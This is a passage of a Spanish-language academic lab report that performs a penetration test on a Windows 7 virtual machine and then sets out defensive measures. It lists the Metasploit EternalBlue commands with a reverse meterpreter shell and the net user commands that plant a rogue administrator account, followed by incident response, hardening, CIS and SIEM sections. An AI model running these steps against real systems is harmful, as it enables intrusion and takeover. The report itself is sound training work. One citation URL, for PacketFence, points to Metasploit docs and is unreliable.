
Puerto	Servicio	Descripción
135	msrpc	RPC – Común en Windows, usado para servicios remotos.
139	netbios-ssn	NetBIOS – Utilizado para compartir archivos e impresoras.
445	microsoft-ds	SMB – Compartición de archivos en red. Críticamente vulnerable.
554	rtsp?	RTSP – Transmisión de video/audio; servicio no identificado.
2869	http	HTTPAPI 2.0 – Usado por servicios UPnP (control de dispositivos).
5357	http	Igual que 2869. Sin XSS ni CSRF detectado.
10243	http	Igual que 2869. Sin XSS ni CSRF detectado.
49152–49157	msrpc	RPC dinámico – Servicios de red internos de Windows.

Nota. Resultado de posibles vectores de ataque y su descripción básica.

Fase 3 - Análisis de vulnerabilidades: con la información obtenida, se pueden consultar bases de datos como CVE o Exploit-DB para identificar vulnerabilidades o usar herramientas como Searchsploit, VulnScan u OpenVAS; en este caso, se utilizará el motor de scripts de Nmap (NSE) con el comando “nmap -sV --script vuln -Pn 192.168.100.97” que permite detectar vulnerabilidades en los servicios abiertos y omite el ping para evitar generar alertas. Aunque es un entorno de prueba, es clave mantener una mentalidad adversarial.

Figura 11

Informe extenso de vulnerabilidades encontradas




Fuente. autoría propia

Algunos de los puertos escaneados no presentan vulnerabilidades, otros, tienen vulnerabilidades pero no son explotables, ya que requieren autenticación o servicios adicionales para que funcionen, sin embargo, el análisis realizado mediante el comando previamente indicado, encuentra una vulnerabilidad crítica (ms17-010) que puede ser explotable con herramientas como Metasploit, EternalBlue en Exploit-DB, o nmap NSE.

Figura 12

Identificación de CVE



Fuente. autoría propia


El sistema Windows 7 tiene SMBv1 habilitado, lo cual es una mala práctica de seguridad; está vulnerable al exploit EternalBlue, lo que te permite realizar una explotación remota y escalamiento de privilegios; Un CVE asociado es el CVE-2017-0143, el cual, según indica su información de registro “permite a los atacantes remotos ejecutar código arbitrario a través de paquetes diseñados”.[15]

Fase 4 - Explotación: una vez detectada la vulnerabilidad, se procede con la explotación usando herramientas como Metasploit (se inicia mediante el comando “msfconsole”); se busca el identificador de la vulnerabilidad para obtener la lista de exploits asociados (“search ms17_010”):

[15] CVE. (2017, Marzo 17) CVE-2017-0143 https://www.cve.org/CVERecord?id=CVE-2017-0143

Figura 13

Búsqueda de la vulnerabilidad ms17_010 en Metasploit




Fuente. autoría propia

Se llama al exploit “use exploit/windows/smb/ms17_010_eternalblue” debido a que es compatible con la versión de Windows de la maquina objetivo; este exploit ya trae un payload (carga útil) predeterminado (windows/x64/meterpreter/reverse_tcp) que es un *shell* avanzado de Metasploit que te permite interactuar con el sistema remoto.

Se específica la IP de la maquina objetivo mediante “set RHOST 192.168.100.97” y se indica al payload a qué IP debe regresar la conexión una vez que se ejecute en la víctima “set LHOST 192.168.100.117”, finalmente se lanza el ataque con el comando “Exploit”

Figura 14

Configuraciones del Exploit




Fuente. autoría propia

El resultado final del ataque lanzado ((Meterpreter 1)(unknown)) indica que la explotación fue exitosa y que se ha conseguido una sesión remota Meterpreter en la máquina Windows 7; como novedad se encuentra que hubo una falla al momento de cargar la extensión stdapi, la cual da acceso a funciones clave para interactuar y controlar el sistema comprometido.

Para solucionar este inconveniente, se habilita acceso a internet desde la configuración de VirtualBox (red NAT) y se ejecuta el comando en Parrot “sudo apt update && sudo apt install metasploit-framework”, posteriormente se repiten los pasos para lanzar el exploit.

Figura 15

Lanzamiento del ataque




Fuente. autoría propia

Fase 5 - Post-explotación: se ha logrado explotar con éxito la vulnerabilidad MS17-010 y abrir una sesión de Meterpreter en la máquina víctima; para validar que realmente existe un control sobre la máquina, se pueden probar los comandos getuid (verificar privilegios) y sysinfo (obtener información del sistema):

Figura 16

Control de la máquina objetivo




Fuente. autoría propia

Dentro de Meterpreter, se ejecuta una instancia de la consola de comandos oculta de Windows con opciones específicas para interactuar directamente como si se estuviera en una terminal; mediante el comando “net user "JuanVargas" UNAD2025 /add” se realiza la creación del usuario según lo solicitado para el PoC:

Figura 17

Símbolo del sistema para la creación de usuarios en Meterpreter




Fuente. autoría propia

Se añade el usuario creado al grupo de Administradores mediante “net localgroup Administradores "JuanVargas" /add”

Figura 18

Escalamiento




Fuente. autoría propia

Una vez añadido, se puede validar si ya tiene permisos de administrador mediante “net localgroup Administradores”

Figura 19

Verificación de escalamiento exitoso



Fuente. autoría propia

En la figura previa, se identifica también un usuario “Administrador” que probablemente sea con el que se generó la fuga de información mencionada en el caso de estudio.

Figura 20

Evidencia de usuario creado en la maquina objetivo

Fuente. autoría propia

Fase 6 - Generación de informes: esta fase es crucial para comunicar hallazgos de manera ética, técnica y comprensible; lo indicado previamente en cada una de las fases del caso de estudio de *CyberFort Technologies* hacen parte de dicho informe y sirve para la comprensión de las metodologías y herramientas utilizadas durante el proceso de análisis.

Blue Team – Ataques en tiempo real

Toda persona que hace parte de un *Blue Team* tiene que estar preparada para afrontar un escenario de ataque real, ya que este tipo de situaciones en muchos casos no se pueden controlar y requieren de una capacidad de solución importante por parte del personal que brinda una primera respuesta ante el caso.

Los primeros pasos que se deben realizar para actuar correctamente ante una eventualidad de este tipo varían dependiendo del tipo de daño, pero se sugiere:

Aislar el sistema comprometido: se evita que el atacante propague el ataque a otras máquinas de la red o exfiltre información.

- Acción inmediata: Desconectar la máquina de la red (quitar cable Ethernet o desactivar interfaz).
- Motivo técnico: Si el atacante mantiene una sesión activa (como una reverse *shell*), eliminar su conectividad le corta el control.

Verificar procesos en ejecución y conexiones activas: se puede realizar mediante herramientas GPL o nativas de Windows

- Netstat: para Identificar conexiones remotas establecidas (una de ella podría ser hacia el atacante).
- Tasklist o Taskmgr: Permite ver procesos anómalos.

Auditar actividades sospechosas en el sistema: realizar un seguimiento de los eventos ocurridos en sistema es un paso importante para la comprensión del tipo de ataque:

- Se pueden utilizar comandos cómo “wevtutil qe Security /f:text /c:50” que extrae eventos recientes del visor de eventos.
- Buscar eventos relacionados a: creación de nuevos usuarios (ID 4720), elevación de privilegios (ID 4672) e inicios de sesión (ID 4624, 4625, 4648)
- Verificar usuarios activos y privilegios sospechosos mediante comandos cómo whoami y net user
- Inspeccionar nuevas cuentas (como JuanVargas) usando el comando “wmic o power*shell* Get-LocalUser”

Buscar persistencias: se pueden utilizar comandos útiles para validar presencia de programas o procesos inusuales:

- Programas que se inician automáticamente: reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- Ver tareas programadas sospechosas: schtasks

Realizar un análisis forense: con la máquina ya aislada, se puede analizar el tráfico de red y hacer un análisis profundo del sistema con herramientas como:

- Wireshark (GPL) para la inspección de paquetes.
- Autopsy para analizar estructuras de sistemas de archivos y extraer metadatos importantes.

Lo primero que se indagaría es si existe una conexión remota activa, qué procesos la gestionan, y si hay signos de persistencia o creación de nuevos usuarios; luego, se aislaría el sistema, se iniciaría el análisis forense y se revisaría evidencias de escalamiento de privilegios o movimientos laterales.

Esta respuesta se basa en buenas prácticas de defensa en profundidad y el uso de herramientas libres, tal como requiere *CyberFort Technologies* en el Anexo 5 – Escenario 4.

Medidas de *hardening*

Actualización del sistema: El exploit se basó en una vulnerabilidad conocida y corregida por Microsoft en marzo de 2017.

- Aplicar el parche MS17-010 si se sigue utilizando Windows 7 (aunque se recomienda descontinuarlo).
- Instalar todos los parches de seguridad pendientes mediante Windows Update o manualmente si el sistema no tiene soporte.
- Migrar a Windows 10 o superior si es posible (se deben validar las dependencias o aplicaciones que tenga dicho sistema, para validar si es viable la migración)

Deshabilitar SMBv1: EternalBlue funciona sobre el protocolo SMBv1, que es antiguo e inseguro.

- En CMD se puede realizar mediante el comando: dism /online /norestart /disable-feature /featurename:SMB1Protocol

Firewall interno y segmentación de red: el exploit se ejecutó a través del puerto 445/TCP (SMB), abierto en red local, por lo que se recomienda:

- Restringir el puerto 445 en el firewall para que solo esté accesible en redes seguras.

- Implementar segmentación de red: los equipos cercanos no deberían estar directamente expuestos entre sí.

Gestión de cuentas y privilegios: *Red Team* creó un usuario llamado "JuanVargas" y lo añadió al grupo de administradores, esto demostró una brecha de seguridad muy grande, que puede ser mitigada mediante:

- Aplicación de menor privilegio: solo cuentas necesarias deben tener privilegios de administrador.
- Habilitar auditoría de eventos de seguridad para la creación/modificación de cuentas e inicios de sesión sospechosos
- Monitorear uso de cmd.exe, power*shell*.exe o net user de forma inusual, esto se puede realizar con herramientas cómo el visor de eventos de Windows.

Aplicar estas medidas de *hardening* permite fortalecer la seguridad del sistema operativo y reducir el riesgo de ataques futuros; al prevenir vulnerabilidades, limitar accesos innecesarios y mejorar la capacidad de monitoreo y gestión, se incrementa la protección de los equipos y la red frente a amenazas informáticas.

Blue Team & IR Team

Ambos equipos son fundamentales en un entorno de ciberseguridad; el *Blue Team* protege continuamente la infraestructura, mientras que el *IR Team* actúa cuando ocurre un incidente, trabajando en conjunto para mantener la seguridad y continuidad del negocio.

***Blue Team*:** defensa continua y preventiva del entorno.

Funciones principales:

- Monitoreo constante de sistemas, redes y logs.
- Configuración de controles de seguridad.
- Aplicación de *hardening* y políticas de acceso.
- Uso de herramientas como firewalls, IDS/IPS, antivirus, SIEM.
- Detección temprana de amenazas para prevenir compromisos.
- Actúa antes, durante y después de posibles ataques, con énfasis en la preparación y la prevención.

Equipo de respuesta a incidentes (*IR Team*): acción reactiva y gestión cuando ya ha ocurrido un incidente de seguridad.

Funciones principales:

- Identificación, contención y erradicación del incidente.
- Recolección de evidencia digital.
- Análisis forense del ataque.
- Recuperación de sistemas afectados.
- Comunicación interna/externa durante y después del incidente.
- Recomendación de mejoras para evitar futuros eventos.
- Actúa principalmente durante y después de un ataque.

El *Blue Team* y el equipo de respuesta a incidentes cumplen roles complementarios en la defensa de una organización; una coordinación efectiva entre ambos equipos es esencial para garantizar una defensa sólida y una respuesta eficiente ante cualquier amenaza cibernética.

Center for Internet Security (CIS)

Un integrante de *Blue Team* podría utilizar el CIS como una herramienta fundamental para fortalecer la postura de seguridad de los sistemas de la organización; los controles del CIS proporcionan un conjunto de buenas prácticas, diseñadas para proteger los sistemas frente a amenazas comunes, facilitando la toma de decisiones técnicas con base en estándares reconocidos.

Los *CIS Benchmarks* son útiles para establecer una base de *hardening*, ya que contienen configuraciones seguras específicas para distintos sistemas operativos, aplicaciones y servicios; siguiendo estas recomendaciones, se puede reducir la posibilidad de ataque al desactivar servicios innecesarios, aplicar políticas de contraseñas más estrictas y mejorar los controles de acceso.

Se puede aprovechar el CIS como herramienta para auditorías y evaluaciones de cumplimiento, esto debido a que permite comparar el estado actual de los sistemas con un estándar confiable, identificar brechas de seguridad y definir prioridades de remediación; cómo indica IBM: "Los puntos de referencia de CIS se desarrollan a través de un proceso único basado en consenso que involucra a comunidades de profesionales de ciberseguridad y expertos en la materia de todo el mundo, cada uno de los cuales identifica, refina y valida continuamente las mejores prácticas de seguridad dentro de sus áreas de enfoque."[16]

El CIS facilita la automatización de la defensa mediante el uso de controles y configuraciones estandarizadas que pueden integrarse con herramientas de monitoreo y gestión de configuración, que permiten al equipo *Blue Team* responder de manera más eficaz y eficiente

[16] IBM. (s.f.) ¿Qué son los puntos de referencia de CIS? https://www.ibm.com/mx-es/topics/cis-benchmarks

ante posibles amenazas; este análisis previo da a entender cómo CIS puede ser importante para tareas de *hardening*, ya que cómo indica Cilleruelo: "se puede encontrar una gran cantidad de información acerca de las políticas y los softwares necesarios para configurar de forma segura los sistemas, las aplicaciones y los dispositivos que usamos; es una de las mejores guías para hacer un proceso de *hardening*, por eso, contiene información clave para la defensa de un sistema o una aplicación."[17]

Security Information and Event Management (SIEM)

Es una solución de ciberseguridad que permite centralizar, analizar y almacenar eventos de seguridad generados por diferentes dispositivos y sistemas dentro de una red corporativa; su función principal es ayudar a los equipos de seguridad (cómo *Blue Team* y equipos de respuesta a incidentes) a detectar amenazas, investigar incidentes y responder ante ellos de manera eficiente.

Funciones principales:

- Recolección de logs y eventos: realizadas desde múltiples fuentes como firewalls, sistemas operativos, servidores, aplicaciones, bases de datos, sistemas antivirus, entre otros; estos logs incluyen información sobre accesos, errores, conexiones de red, cambios en archivos, y otras actividades del sistema.

[17] Cilleruelo, C. (2024, diciembre 05). ¿Qué es *Center for Internet Security*? https://keepcoding.io/blog/que-es-center-for-internet-security/

- Correlación de eventos: mediante reglas lógicas y análisis, el SIEM relaciona múltiples eventos aparentemente aislados para identificar patrones sospechosos o potenciales ataques.
- Alerta y notificaciones: cuando se detectan anomalías o se cumple una condición específica de alerta, se puede enviar notificaciones automáticas a los administradores o analistas de seguridad para que investiguen el incidente en tiempo real.
- Análisis forense e investigación: los SIEM permiten realizar búsquedas avanzadas en los datos históricos para investigar cómo ocurrió un incidente, cuál fue su alcance, y qué sistemas se vieron comprometidos; esto es esencial para la respuesta y recuperación ante incidentes.
- Generación de reportes de cumplimiento: Muchos SIEM ofrecen reportes preconfigurados para cumplir con normativas como GDPR, HIPAA, ISO 27001 o PCI-DSS, facilitando el trabajo de auditoría y el cumplimiento legal.

Características:

- Centralización de información: reúne datos de múltiples orígenes para dar una visión unificada de la seguridad del sistema.
- Escalabilidad: se adapta a redes pequeñas o grandes, dependiendo del volumen de logs y necesidades.
- Automatización de alertas: ahorra tiempo al activar respuestas automáticas ante amenazas definidas.
- Interfaz gráfica e intuitiva: la mayoría incluye *dashboards* para visualizar el estado de la seguridad y eventos en tiempo real.

- Integración con otras herramientas de seguridad: como firewalls, antivirus, IDS/IPS, y herramientas de orquestación y respuesta (SOAR).

Incluso Microsoft destaca la importancia de esta solución: “Las herramientas SIEM se adaptaron para mantenerse al día de las amenazas cibernéticas, que están en constante evolución. Cuando surgieron por primera vez, hace ya más de 15 años, las herramientas SIEM se usaban para ayudar a las organizaciones a cumplir con varias regulaciones, como los Estándares de seguridad de datos de la industria de tarjetas de pago (PCI DSS). Hoy en día, las soluciones SIEM efectivas están basadas en la nube y sacan provecho de la inteligencia artificial para acelerar la detección e investigaciones de amenazas y la respuesta a estas.”[18]

[18] Microsoft. (s.f.). ¿Qué es SIEM? https://www.microsoft.com/es-co/security/business/security-101/what-is-siem

Herramientas de contención de ataques informáticos

Tanto para el caso de estudio de *CyberFort Technologies*, como en situaciones reales, existen bastantes herramientas de contención de ataques informáticos de licencia libre, vigentes y con buen respaldo comunitario que puedan ayudar a construir una defensa en profundidad que contenga amenazas antes de que alcance otros activos; entre las cuales, se sugieren:

Tabla 3

Herramientas de contención de ataques informáticos

Herramienta	Tipo	Función principal	Aplicación
pfSense (Apache 2.0)	Firewall de perímetro	Filtrado de tráfico L3/L4, VPN, NAT, segmentación de red entre subredes	Bloquear SMB (445/139) entre segmentos de la red corporativa y hacia internet; crear túnel seguro para administración remota
Snort (GPL v2)	IDS/IPS de red	Detección y prevención de intrusiones en línea: analiza el tráfico en tiempo real y bloquea accesos sospechosos o peligrosos.	Detectar y bloquear firmas de EternalBlue (MS17-010) en el tráfico SMB, interrumpiendo el exploit antes de que llegue al host
PacketFence (GPL v2)	Network Access Control (NAC)	Identifica dispositivos comprometidos, aplica políticas de cuarentena automática (aislamiento en VLAN/restricción de red)	Al detectar comportamiento inusual (como conexiones SMB inusuales o creación de cuentas sospechosas), aísla automáticamente el dispositivo a una red de cuarentena

Nota. Herramientas de contención *open source* seleccionadas para el caso de estudio.

Estas soluciones forman una defensa en profundidad que cubre distintos niveles de protección:

- pfSense actúa como la barrera perimetral de la red; su función es filtrar el tráfico entrante y saliente con base en reglas definidas, de modo que sólo el tráfico legítimo y necesario llegue a los sistemas internos; al bloquear puertos y protocolos vulnerables (como SMB en los puertos 445/139) se evita que los ataques conocidos alcancen los hosts de la organización.[19]
- Snort realiza inspección del tráfico que sí ha sido autorizado a pasar por el firewall, analiza cada paquete en busca de patrones de exploit conocidos (como MS17-010) y, en modo IPS, puede detener automáticamente esos flujos maliciosos antes de que provoquen daño; incluso si el atacante evade filtrado perimetral, Snort puede detener la explotación en tiempo real.[20]
- PacketFence opera dentro de la red como un sistema de control de acceso; cuando detecta un dispositivo que muestra comportamientos inusuales (conexiones inusuales, creación de cuentas no autorizadas, etc.) lo mueve a una red de cuarentena o le restringe completamente el acceso al resto de la infraestructura, lo que impide el movimiento lateral y protege los sistemas sanos mientras se investiga y remedia el equipo comprometido.[21]

[19] Netgate Docs (s.f.) *pfSense Documentation* https://docs.netgate.com/pfsense/en/latest/

[20] Snort. (s.f.). *Documents* https://www.snort.org/documents

[21] PacketFence. (s.f.). *Overview* https://docs.metasploit.com/

Conclusiones

La ciberseguridad moderna requiere una comprensión de las estrategias ofensivas y defensivas que implementan los equipos *Red Team* y *Blue Team*; esta dualidad permite no solo identificar vulnerabilidades en los sistemas, sino también diseñar defensas efectivas frente a ataques reales. El dominio de herramientas como Metasploit, Nmap y OpenVAS, así como el aprovechamiento de bases de datos como ExploitDB y CVE, proporciona una capacidad técnica clave para anticiparse a las amenazas y aplicar medidas correctivas con agilidad.

Conocer y aplicar el marco normativo colombiano en materia de delitos informáticos fortalece el ejercicio ético y profesional de la ciberseguridad; actuar dentro de los parámetros legales no solo protege a las organizaciones, sino que también refuerza la confianza en los profesionales del área, al garantizar que su trabajo se desarrolla con responsabilidad social y respeto por los derechos fundamentales.[22]

Es esencial reconocer que la ética, la legalidad y la transparencia no son aspectos secundarios, sino pilares fundamentales en la práctica de la ciberseguridad; el conocimiento técnico, por avanzado que sea, nunca debe ser usado como excusa para violar normas ni participar en conductas ilícitas, por el contrario, debe estar al servicio de la protección, la justicia digital y el fortalecimiento de una cultura de seguridad responsable.

[22] Ojeda, J; Rincón, F; Arias, M & Daza, L. (2010, mayo 23). Delitos informáticos y entorno jurídico vigente en Colombia. *Cuadernos de Contabilidad, 11* (28), 41-66. http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0123-14722010000200003

Recomendaciones

